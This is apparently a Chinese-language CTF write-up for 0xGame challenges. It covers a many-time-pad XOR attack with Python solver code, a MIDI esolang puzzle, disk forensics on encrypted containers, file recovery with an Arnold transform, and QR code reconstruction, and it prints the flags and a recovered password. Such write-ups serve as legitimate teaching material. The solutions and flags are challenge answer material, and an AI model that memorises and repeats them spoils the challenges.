我们可以注意到一个至关重要的规律：小写字母 xor 空格，会得到对应的大写字母；大写字母 xor 空格，会得到小写字母！所以，如果 $x \oplus y$ 得到一个英文字母，那么 x, y 中的某一个有很大概率是空格。再来回头看上面 C_1 xor 其他密文——也就等于 M_1 xor 其他明文的表，如果第 col 列存在大量的英文字母，我们可以猜测 $M_1[col]$ 是一个空格。那一列英文字母越多，把握越大。

具体参照[Many-Time-Pad 攻击 (ruanx.net)](https://ruanx.net)


```
import Crypto.Util.strxor as xo
import libnum, codecs, numpy as np

def isChr(x):
    if ord('a') <= x and x <= ord('z'): return True
    if ord('A') <= x and x <= ord('Z'): return True
    return False
```

```
def infer(index, pos):
    if msg[index, pos] != 0:
        return
    msg[index, pos] = ord(' ')
    for x in range(len(c)):
        if x != index:
            msg[x][pos] = xo.strxor(c[x], c[index])[pos] ^ ord(' ')

def know(index, pos, ch):
    msg[index, pos] = ord(ch)
    for x in range(len(c)):
        if x != index:
            msg[x][pos] = xo.strxor(c[x], c[index])[pos] ^ ord(ch)


dat = []

def getSpace():
    for index, x in enumerate(c):
        res = [xo.strxor(x, y) for y in c if x!=y]
        f = lambda pos: len(list(filter(isChr, [s[pos] for s in res])))
        cnt = [f(pos) for pos in range(len(x))]
        for pos in range(len(x)):
            dat.append((f(pos), index, pos))

c = [codecs.decode(x.strip().encode(), 'hex') for x in open('output.txt',
'r').readlines()]

msg = np.zeros([len(c), len(c[0])], dtype=int)

getSpace()

dat = sorted(dat)[::-1]
for w, index, pos in dat:
    infer(index, pos)

know(1, 6, 'p')
know(4, 1, 'o')
know(0, 10, 'a')


print('\n'.join([''.join([chr(c) for c in x]) for x in msg]))

key = xo.strxor(c[0], ''.join([chr(c) for c in msg[0]]).encode())
print(key)
```

Misc


听首音乐?

midi文件，如果上网仔细搜的话可以搜到有一种esolang就是以midi音频的形式存在的，官方文档里有现成的编译器，直接拿来编译



```
Windows PowerShell
版权所有 (C)  Microsoft Corporation。保留所有权利。

安装最新的 PowerShell，了解新功能和改进！https://aka.ms/PSWindows

PS C:\Users\16334\Desktop\misctools\Velato_0_1> .\Vlt.exe "C:\Users\16334\Desktop\music.mid"
2 tracks found, will read 1st track containing note information.
Program
        DeclareFunction
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
                        CharConstant
                PrintToScreen
```


接着运行编译好的文件，发现是纯输出字符的程序



```
                        CharConstant
PS C:\Users\16334\Desktop\misctools\Velato_0_1> .\1.exe
What a long number:4642488275724448709921860001805542920743247922240305533
PS C:\Users\16334\Desktop\misctools\Velato_0_1>
```

```
What a long number:4642488275724448709921860001805542920743247922240305533
```

稍微fuzz一下，猜测是用密码学的库里面的long_to_bytes函数




```
Windows PowerShell
版权所有 (C)  Microsoft Corporation。保留所有权利。

安装最新的 PowerShell，了解新功能和改进！https://aka.ms/PSWindows

PS C:\Users\16334\Desktop> python
Python 3.8.2 (tags/v3.8.2:7b3ab59, Feb 25 2020, 23:03:10) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Util.number import *
>>> long_to_bytes(4642488275724448709921860001805542920743247922240305533)
b'0xGame{StRAnGe_eSOL4N9}'
>>>
```

```
0xGame{StRAnGe_eSOL4N9}
```


ColorfulDisk

先是各凭本事打开磁盘，我用的是取证大师。

可以发现一共就几个文件，其中包含两个加密文件和一个password.txt



序号	名称	加密文件类型	加密方式	保护方式	解密难度	文件完整路径
□ 1	1	疑似TrueCrypt加密文件	AES/Twofish/Serp...	打开保护	暂不支持	分区3_文档[E]:\1
□ 2	flag.zip	WinZip File	AES 256 bit	打开保护	慢速解密	分区3_文档[E]:\flag.zip




序号	名称	文件类型
□ 1	password.txt	办公文档

再根据提示，使用密码去挂载那个1，得到一张很怪的图片。再根据hint，fuzz一下，导出所有rgb值并写入文件

```
from PIL import Image, ImageDraw
import struct
width = 1042
height = 1042
img=Image.open("1.png")
a=[]
for i in range(height):
    for j in range(width):
        pi=img.getpixel((j,i))
        for k in range(3):
            a.append(pi[k])
with open('flag', 'wb')as fp:
    for x in a:
        b = struct.pack('B', x)
        fp.write(b)
```

发现读出来一个wav音频，简单听一下，一眼丁真，鉴定为sstv。直接用Github现成工具解一下，得到密码




The password is : ty#48u*k

拿密码解下压缩包拿到flag

```
0xGame{RGB_Co1or_Pix3l}
```

走失的猫猫

根据题目描述，简单fuzz下，猜测是被删了，要数据恢复，取证大师直接梭



数据恢复


恢复选项

● 深度恢复　○ 分区恢复

☑ 签名恢复　参数设置　☑ 格式化恢复　全部系统类...

名称	当前文件系统类...	大小(字节)	分区簇大小(扇区)	exFAT簇起...
▣ C:\Users\16334\De				
□ 分区1_系统[C]	NTFS	35,651,584	8	0
□ 分区2_软件[D]	NTFS	35,651,584	8	0
☑ 分区3_文档[E]	NTFS	32,505,856	8	0

恢复出一张catcat.png




可以发现图片hex值尾部有几个参数

```
a = 114  b = 514  st = 1
```

根据参数的数量和图片名以及图片特征，猜测是arnold变换，网上脚本直接解

```
from PIL import Image

img = Image.open('catcat.png')
if img.mode == "P":
    img = img.convert("RGB")
assert img.size[0] == img.size[1]
dim = width, height = img.size

st = 1
a = 114
b = 514
for _ in range(st):
    with Image.new(img.mode, dim) as canvas:
        for nx in range(img.size[0]):
            for ny in range(img.size[0]):
                y = (ny - nx * a) % width
                x = (nx - y * b) % height
```

```
                    canvas.putpixel((y, x), img.getpixel((ny, nx)))
canvas.show()
canvas.save('flag.png')
```



```
0xGame{C4t_1n_Th3_Disk}
```

SIMPLE_QR

新

第一部分没什么好说的，反色之后简单修一修，即可得到第一段flag

```
0xGame{ed4a6398-9360-????
```

接着binwalk分离一下图片，发现有一个多出来的idat块，解一下zlib压缩，得到一段数据

```
000000011011001100110011010000000011111011100010001000100010111110010001010001000
010001000101010001001000101100010001000100011010001001000101110111011101110111101
000100111110110111011101110111101111100000000101010101010101010100000000111111110
001000100010001011111111000100000100110011001100100111011010100111100110011001100
011001001000001100001110111011101111011001000100111011011101110111010011010100001
110011110111011101110111010011111011011110010001000100010010011010111111100110001001
000100010010010000011110101000100010001011010110100001000010110011001100100110110
010101010000011001100110010011000000011001110110111011101110001100011000011001010
110111011101110101111101010010110111011101110000101111011001111100010001000100100
010110011111011100010001000100001111110101000101011000100010001011110111010110010
011011001100110000000001011111111101101100110011010111001000000000100111011101110
110101011100111110100101110111011100111001100100010101010111011101110000001100100
001011010001000100011101001111010001010110010001000101010000110011111010001000100
00100000110000101000000001001011001100110011100100
```

观察一下，数据大小为1089个字节，刚好是33的平方，而33x33也是一个常见的二维码尺寸，所以把0转黑，1转白写个脚本

```
from PIL import Image
MAX = 33
pic = Image.new("RGB",(MAX, MAX))
str =
"0000000110110011001100110100000000111110111000100010001000101111100100010100010
0010001000101010001001000101100010001000100011010001001000101110111011101101110
1000100111110110111011101110111101111100000000101010101010101010100000000111111
00010001000100010111111111000100000100110011001100100111011010100111100110011
0011001001000001100001110111011101111011001000100111011011101110111010011010100
0111001111011101110111010011111011011110010001000100010010011010111111001100010
00100010001001001000001111010100010001000101101011010000100001011001100110010011
0110101010100000110011001100100110000000110011101101110111011100011000110000110
0101110111011101110101111101010010110111011101110000101111011001111100010001000
1001001011001111101110001000100010000111111010100010101100010001000101111011101
0110010110110011001100000000101111111110110110011001101011100100000000010011101
1101110110101011100111110100101110111011100111001100100010101010111011101110000
0011001000101101000100010001110100111101000101011001000100010101000011001111101
00010001000100000110000101000000001001011001100110011110010 0"
i=0
for y in range (0,MAX):
    for x in range (0,MAX):
        if(str[i] == '0'):
            pic.putpixel([x,y],(0, 0, 0))
        else:
            pic.putpixel([x,y],(255,255,255))
        i = i+1
pic.show()
pic.save("flag.png")
```

扫一下得到后面一段

```
0xGame{ed4a6398-9360-????-9c89-82272f3c621e}
```

最后是中间一小段，仔细观察原图可以发现存在两个png尾，并且前一个png是完整的，后一个没头。

接下来就很简单了，复制下后半段的数据，手动补一下16个字节的头，就可以得到最后一个二维码，扫码补全flag

```
0xGame{ed4a6398-9360-41ff-9c89-82272f3c621e}
```

旧


两个版本附件都差不多，只有那个多余的idat块那里的考点有区别，旧版的附件处理之后得到的结果是这样的

```
4132d396338392d3832323732663363363231657d0ec386620386120366620306520343720636620
6239
```

这里需要参考一下二维码的阅读标准，涉及到一些二维码的编码以及纠错方面的知识（其实就是ACTF原题

推荐这篇文章

初步了解后，我们可以先解一下这段密文并转为二进制



From Hex（16进制转换）
Delimiter: Auto

To Binary（转换为2进制）
Delimiter: None
Byte Length: 8


```
4132d396338392d38323237326633633231657d0ec3866203861203666203065203437206366206239
```

```
start: 336    time:   0ms
  end: 336  length:  336
length:   0   lines:    1
```

```
01000001001100101101001110010110001100111000001110010010110100111000001100100011001000110111001100100110011000110011011
00011001101100011001000110001011001010111110100001110110000111000011001100010000000011100001100001001000000001101100110 01
